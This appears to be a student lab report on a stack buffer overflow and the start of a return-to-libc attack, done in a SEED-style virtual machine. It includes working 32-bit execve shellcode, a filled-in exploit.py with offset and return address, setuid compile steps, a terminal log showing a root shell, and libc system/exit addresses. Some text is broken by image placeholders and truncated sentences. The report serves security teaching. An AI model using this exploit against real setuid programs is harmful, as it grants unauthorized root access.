Project 2: Buffer Overflow Attack and Return to Libc

Purva Naresh Rumde | Sai Praveen Danda

pr23b | sd23s

Buffer Overflow Attack

Task 1: Invoking the Shellcode

Since we have started with the Buffer overflow attack, we will initially invoke the "call_shellcode.c" file for that we have to execute the:

"make" command: reads a file called "Makefile" (or other specified build files) that contains rules and dependencies m

gcc: This is the GNU Compiler Collection

-m32: This option specifies that you want to compile the code for a 32-bit target architecture. In some cases, you may want to build 32-bit executables on a 64-bit system for compatibility reasons.

-z execstack: This option tells the linker (part of the GCC toolchain) to mark the resulting executable as "execstack," which means that the stack is executable.

-o: This option is followed by the name you want to give to the output executable file.

```
seed@VM: ~/.../shellcode
[10/08/24]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
```

Task 2: Understanding the Vulnerable Program

The program "stack.c" provided by the lab has a security vulnerability known as a "buffer overflow." Here's a breakdown of what's happening:

1. The program reads input from a file named "badfile."

2. It then takes this input and passes it to a buffer inside a function called "bof."

3. The key issue here is that the input from "badfile" can be as long as 517 characters, but the "bof" buffer is only designed to hold a maximum of "BUF SIZE" characters, which is less than 517.

4. The function strcpy() is used to copy the input, but it doesn't check if the data fits within the buffer. This means that if the input is too long, it will overwrite memory beyond the buffer's intended boundaries. This is what we call a "buffer overflow" vulnerability.

Now, because this program has the special privilege of being a root-owned Set-UID program, there's a potential security risk. If a regular user can exploit this buffer overflow vulnerability, they might be able to gain unauthorized access with root-level privileges, effectively getting a "root shell" and compromising the system.

The tricky part is that the program reads its input from a file named "badfile," and this file's contents can be controlled by users. To exploit the vulnerability, someone needs to craft the contents of "badfile" in a specific way so that when the program reads and processes those contents, it triggers the buffer overflow in such a manner that it leads to the execution of arbitrary code, possibly leading to a root shell.

Compilation: $gcc-DBUF_SIZE=164-m32-ostack-zexecstack-fno-stack-protectorstack.c


```
seed@VM: ~/.../code
[10/08/24]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno
-stack-protector stack.c
[10/08/24]seed@VM:~/.../code$ sudo chown root stack
[10/08/24]seed@VM:~/.../code$ sudo chmod 4755 stack
[10/08/24]seed@VM:~/.../code$
```


We have ran the “make” command as we have not done any customization to the values of L1, L2, L3 and L4. And as you can see all the contents of Makefile have been displayed

```
[10/08/24]seed@VM:~/.../code$ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno
-stack-protector stack.c
[10/08/24]seed@VM:~/.../code$ sudo chown root stack
[10/08/24]seed@VM:~/.../code$ sudo chmod 4755 stack
[10/08/24]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/08/24]seed@VM:~/.../code$
```


Task 3: Launching Attack on 32-bit Program


```
[10/08/24]seed@VM:~/.../code$ touch badfile
[10/08/24]seed@VM:~/.../code$ gdb stack-L1-dbg
```





As it can be observed that we have got the value of ebp as 0xffffcb18 and buffer as 0xffffcaac. Now we will calculate the difference between them and set that value as offset in the exploit.py





Here is the code for the exploit.py that is initially provided with the setup file

```python
#!/usr/bin/python3
import sys

# Replace the content with the actual shellcode
shellcode= (
  "\x90\x90\x90\x90"
  "\x90\x90\x90\x90"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00           # Change this number
offset = 0              # Change this number

```

Now we copy the values from the call_shellcode.c file for 32 bit and paste it in the exploit.py file

Now we have to change the values in the following places *exploit.py

```python
# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 400              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    =  0xffffcb18 + 100          # Change this number
offset = 112                # Change this number
```

Once the changes have been made we will check that badfile should have 0 bytes for now.

Now once that we have ran the./exploit.py and checked the size we can see that now the badfile is 517 bytes

```
seed@VM: ~/.../code
gdb-peda$ quit
[10/08/24]seed@VM:~/.../code$ ls -l
total 188
-rw-rw-r-- 1 seed seed     0 Oct  8 13:28 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   984 Oct  8 13:54 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Oct  8 13:30 peda-session-stack-L1-dbg.txt
-rwsr-xr-x 1 root seed 15908 Oct  8 13:19 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct  8 13:23 stack-L1
-rwxrwxr-x 1 seed seed 18688 Oct  8 13:23 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct  8 13:23 stack-L2
-rwxrwxr-x 1 seed seed 18688 Oct  8 13:23 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct  8 13:23 stack-L3
-rwxrwxr-x 1 seed seed 20112 Oct  8 13:23 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct  8 13:23 stack-L4
-rwxrwxr-x 1 seed seed 20112 Oct  8 13:23 stack-L4-dbg
[10/08/24]seed@VM:~/.../code$ ./exploit.py
[10/08/24]seed@VM:~/.../code$ ls -l
total 192
-rw-rw-r-- 1 seed seed   517 Oct  8 13:55 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   984 Oct  8 13:54 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Oct  8 13:30 peda-session-stack-L1-dbg.txt
```

Now we have ran the ./stack-L1program. As you can see I have finally got into the root

```
seed@VM: ~/.../code
[10/08/24]seed@VM:~/.../code$ ./exploit.py
[10/08/24]seed@VM:~/.../code$ ls -l
total 192
-rw-rw-r-- 1 seed seed   517 Oct  8 13:59 badfile
-rwxrwxr-x 1 seed seed   270 Dec 22  2020 brute-force.sh
-rwxrwxr-x 1 seed seed   984 Oct  8 13:57 exploit.py
-rw-rw-r-- 1 seed seed   965 Dec 23  2020 Makefile
-rw-rw-r-- 1 seed seed    11 Oct  8 13:30 peda-session-stack-L1-db
-rwsr-xr-x 1 root seed 15908 Oct  8 13:19 stack
-rw-rw-r-- 1 seed seed  1132 Dec 22  2020 stack.c
-rwsr-xr-x 1 root seed 15908 Oct  8 13:23 stack-L1
-rwxrwxr-x 1 seed seed 18688 Oct  8 13:23 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Oct  8 13:23 stack-L2
-rwxrwxr-x 1 seed seed 18688 Oct  8 13:23 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Oct  8 13:23 stack-L3
-rwxrwxr-x 1 seed seed 20112 Oct  8 13:23 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Oct  8 13:23 stack-L4
-rwxrwxr-x 1 seed seed 20112 Oct  8 13:23 stack-L4-dbg
[10/08/24]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
,46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# whoami
root
# 
```


Return to Libc Attack


Setting up the environment:

1) We have to set the address space randomization value to 0.

2) We need to link to z shell instead of the dash.

These are the two counter measure's we need to make sure before starting with the attack.







The value of N is 12 in *Makefile* and unchanged.

Task 1: Finding out the Address of libc functions

As we can see in the exploit.py file the initial addresses are not assigned. Our task is to find out these addresses.



Now we need to find out the address for system and exit . for that we first have to create a bad file "badfile" and then we have to use the debugger and this needs to be run in silent mode.



We can see the address values for p system which is nothing but system address as *0xf7e12420* and for p exit which is the exit address as *0xf7e04f80*. Now these addresses are to be updated in the exploit.py file

Task 2: Putting the shell string into the memory


For this lets first create/export a environment variable "MYSHELL". we can verify the variable if it is in the environment or not . If the output is "/bin/sh" this means that the variable is in the environment. And our task is to find out the address of the bin which is inside the shell.

